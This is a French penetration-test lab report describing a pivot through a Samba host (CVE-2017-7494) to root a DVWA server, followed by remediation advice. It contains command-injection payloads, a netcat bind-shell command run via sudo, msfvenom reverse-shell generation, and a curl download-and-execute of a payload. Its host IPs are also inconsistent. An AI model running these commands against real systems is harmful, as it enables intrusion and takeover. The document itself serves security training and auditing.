


Attaque :

Pour finaliser l'accès au **serveur WebApp**, je configure mon navigateur (via les paramètres réseau ou une extension comme FoxyProxy) pour utiliser ce tunnel, j'ai pu franchir le pivot et afficher l'interface de l'application web située sur l'IP 172.19.0.2. Cette manipulation transforme le tunnel technique en une passerelle applicative, permettant d'auditer visuellement le site et de rechercher des vulnérabilités web (formulaires, injections, fichiers sensibles) sur une machine initialement totalement isolée de mon réseau d'attaque.




On peut verifier l'acces a cette page en tapant 172.19.0.2:80




Une fois l'interface accessible, j'ai identifié que l'application déployée était **DVWA** (Damn Vulnerable Web Application). S'agissant d'une plateforme de test connue pour ses vulnérabilités intentionnelles, j'ai effectué une recherche de documentation pour obtenir les identifiants par défaut. Le couple **admin / password** a été testé et validé avec succès sur la page de connexion.

https://www.edgenexus.io/dvwa/

Après l'accès au tableau de bord, j'ai configuré le niveau de sécurité sur « **Low** » (minimum) dans les paramètres de l'application. Cette étape est cruciale pour garantir que les vecteurs d'attaque classiques ne seront pas bloqués par des protections logicielles, permettant ainsi de poursuivre l'audit des failles web en conditions optimales.



Une fois authentifié et le niveau de sécurité abaissé, je me suis dirigé vers le menu **Command Injection**. Cette fonctionnalité, conçue pour tester la connectivité réseau, est vulnérable à l'injection de commandes système. En utilisant l'opérateur ; pour enchaîner une commande supplémentaire, j'ai injecté ; whoami. Le résultat affiché sur la page a confirmé l'exécution de code arbitraire sur le serveur distant en retournant l'identité de l'utilisateur exécutant le service web (www-data).




L'objectif final était de stabiliser l'accès au serveur Web via un **Blind Shell**. Pour ce faire, j'ai utilisé l'injection de commande pour forcer le serveur Web à écouter sur son port local 4444. Cependant, ce port n'étant pas directement accessible depuis ma machine Kali, j'ai dû configurer un **Port Forwarding** (redirection de port) au sein de ma session pivot. J'ai configuré une écoute locale sur le port 5555 de ma machine d'attaque, redirigeant tout le flux vers le port 4444 du serveur Web à travers le tunnel Samba. En me connectant simplement à mon propre port 5555, le trafic a été acheminé jusqu'au serveur cible,

On fais un ;sudo -l on vois qu'il y as pas de mots de passe sur le compte www-data pour le netcat on peut donc lancer ; sudo /bin/nc -lp 4444 -e /bin/sh &

 ; fini la commande de ping
sudo /bin/nc lance en admin nc
-lp 4444 -e /bin/sh -l ecoute -p port 4444 le port ou on écoute -e exécute /bin/sh le binaire des shell

& lance en arrière plan
cela m'ouvre un shell direct et finalisant la prise de contrôle de l'infrastructure.




```
msf6 auxiliary(server/socks_proxy) > connect 127.0.0.1 5555
[*] Connected to 127.0.0.1:5555 (via: 127.0.0.1:33543)
whoami
root
ls
help
index.php
source
/bin/bash -i
ls
help
index.php
source
/bin/bash
bash
ls
help
index.php
source
root
whoami
root
hostname
083480e5b18c
id
uid=0(root) gid=0(root) groups=0(root)
```

Recommandation

Suite aux tests d'intrusion réalisés sur l'infrastructure, plusieurs vulnérabilités critiques ont été exploitées. Pour sécuriser l'environnement, les mesures correctives suivantes doivent être appliquées en priorité :

1. Sécurisation du serveur Samba (Priorité : Critique)

L'exploitation de la faille **CVE-2017-7494 (SambaCry)** a permis une exécution de code à distance (RCE) en raison d'une version obsolète et d'une mauvaise configuration.

- **Mise à jour immédiate :** Le serveur utilise Samba version 4.6.4. Il est impératif de mettre à jour Samba vers une version récente et supportée qui corrige la faille is_known_pipename.
- **Restriction des modules :** Ajouter la directive nt pipe support = no dans le fichier smb.conf si les "named pipes" ne sont pas nécessaires, ou restreindre le chargement de modules dynamiques.
- **Gestion des accès :** Le partage myshare est accessible en écriture sans authentification (Anonymous access: READ/WRITE). L'accès anonyme doit être désactivé et des permissions strictes (lecture seule par défaut) doivent être appliquées.

2. Sécurisation de l'Application Web DVWA (Priorité : Élevée)

L'application DVWA a permis une compromission totale du serveur web via une injection de commande.

- **Assainissement des entrées :** Le code PHP vulnérable utilise directement l'entrée utilisateur dans une fonction système (probablement shell_exec ou exec). Il faut utiliser des fonctions de nettoyage comme escapeshellarg() ou escapeshellcmd() en PHP pour neutraliser les caractères spéciaux comme ; ou &&.
- **Gestion des identifiants :** Le compte administrateur utilise les identifiants par défaut (admin / password). Il est nécessaire de forcer une politique de mots de passe forts et de changer les accès par défaut lors du déploiement.
- **Application du principe de moindre privilège (Sudoers) :** La commande `sudo -l` a révélé que l'utilisateur `www-data` peut exécuter l'outil `nc` (Netcat) sans mot de passe. Cette configuration dangereuse facilite l'établissement de *reverse shells* et de Bind Shell

  Correction : Éditer le fichier `/etc/sudoers` pour retirer cette permission.
  L'utilisateur du service web ne doit posséder aucun droit `sudo`, en particulier sur des outils réseaux critiques.

- **Désactivation des messages d'erreur détaillés :** En production, les erreurs ne doivent pas être affichées à l'utilisateur, car elles fournissent des informations sur la structure du backend.

3. Durcissement du Réseau et Système (Priorité : Moyenne)

- **Segmentation réseau :** Bien que le réseau soit segmenté (172.19.0.0/24 et 172.18.0.0/24), la machine Samba agit comme un pont non sécurisé. Des règles iptables devraient limiter le trafic sortant de la machine Samba vers le serveur Web uniquement aux ports nécessaires.
- **Suppression des outils inutiles :** L'absence de Netcat (nc) a ralenti l'attaque mais ne l'a pas stoppée. Cependant, limiter les binaires disponibles (comme les compilateurs ou wget/curl) sur les serveurs de production complique la phase de post-exploitation.

Conclusion

Ce test d'intrusion de type **Grey Box** a permis d'évaluer la robustesse d'une infrastructure conteneurisée multi-segmentée. L'objectif principal, qui consistait à pivoter à travers le réseau pour compromettre un serveur Web isolé, a été atteint avec succès.

L'audit a mis en lumière une chaîne de compromission critique :

1. **L'accès initial** a été obtenu sur le serveur intermédiaire (172.18.0.4) via l'exploitation de la vulnérabilité **CVE-2017-7494** sur le service Samba.
2. **Le mouvement latéral (Pivot)** a été réalisé grâce à l'établissement d'un tunnel SOCKS via Metasploit, contournant ainsi la segmentation réseau et rendant le serveur Web (172.18.0.2) accessible depuis la machine attaquante.
3. **La compromission finale** a été effectuée via une **injection de commande** sur l'application DVWA, permettant d'obtenir un accès root sur la machine cible finale.

Ce test démontre que la sécurité périmétrique ne suffit pas. Une seule machine vulnérable (ici le serveur Samba) peut servir de tremplin pour compromettre l'intégralité d'un réseau interne (Pivoting). La mise en place d'une défense en profondeur, incluant la mise à jour régulière des services et la sécurisation du code applicatif, est indispensable pour protéger ce type d'infrastructure.

Annexes

Annexe A : Détails des Vulnérabilités Exploitées (CVE)

- **CVE-2017-7494 (Samba)**
  - **Description :** Vulnérabilité d'exécution de code à distance permettant à un client malveillant de télécharger une bibliothèque partagée vers un partage inscriptible, puis de demander au serveur de la charger et de l'exécuter.
  - **Module Metasploit utilisé :** exploit/linux/samba/is_known_pipename.
  - **Score CVSS :** 9.8 (Critique).
- **CWE-78 (OS Command Injection)**
  - **Description :** La construction incorrecte d'une commande système dans l'application DVWA permet à un attaquant d'exécuter des commandes arbitraires sur le système hôte.
  - **Vecteur :** Formulaire "Ping a device" de DVWA (Security Level: Low).

Annexe B : Outils Utilisés

Outil	Usage dans le Pentest
Nmap	Scan de ports, énumération des services et scripts NSE (smb-enum-shares).
Searchsploit	Recherche d'exploits publics pour Samba 4.6.4.

Metasploit Framework	Exploitation automatique, création de sessions Meterpreter et routage (SOCKS Proxy).
Netcat (nc)	Établissement de Reverse Shells et debug réseau (installé manuellement).
FoxyProxy / Navigateur	Configuration du proxy pour accéder à l'interface Web via le tunnel.

Annexe C :Alternatives pour l'établissement d'un Reverse Shell (Sans Netcat)

Afin de stabiliser l'accès et d'obtenir un shell Meterpreter persistant, une nouvelle charge utile au format ELF a été générée sur la machine attaquante.

Utilisation de msfvenom pour créer un exécutable *reverse tcp* ciblant l'architecture Linux x86.

```
msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=172.18.0.3 LPORT=8888 -f elf -o shell.elf
```

Un serveur HTTP temporaire a été lancé pour héberger le fichier, et un gestionnaire d'écoute (handler) a été configuré sur Metasploit.

Sur la machine attaquante (Kali) :

```
python3 -m http.server 8000
```

Dans msfconsole :

```
use exploit/multi/handler

set PAYLOAD linux/x86/meterpreter_reverse_tcp

set LHOST 172.18.0.3

set LPORT 8888
```

```
run -j
```

Depuis le shell initial obtenu sur le serveur Samba, le binaire a été téléchargé, rendu exécutable, puis lancé en arrière-plan.

```
curl http://172.18.0.2:8000/shell.elf -o /tmp/shell.elf

chmod +x /tmp/shell.elf

/tmp/shell.elf &
```

Cette manipulation a permis l'ouverture d'une nouvelle session Meterpreter stable.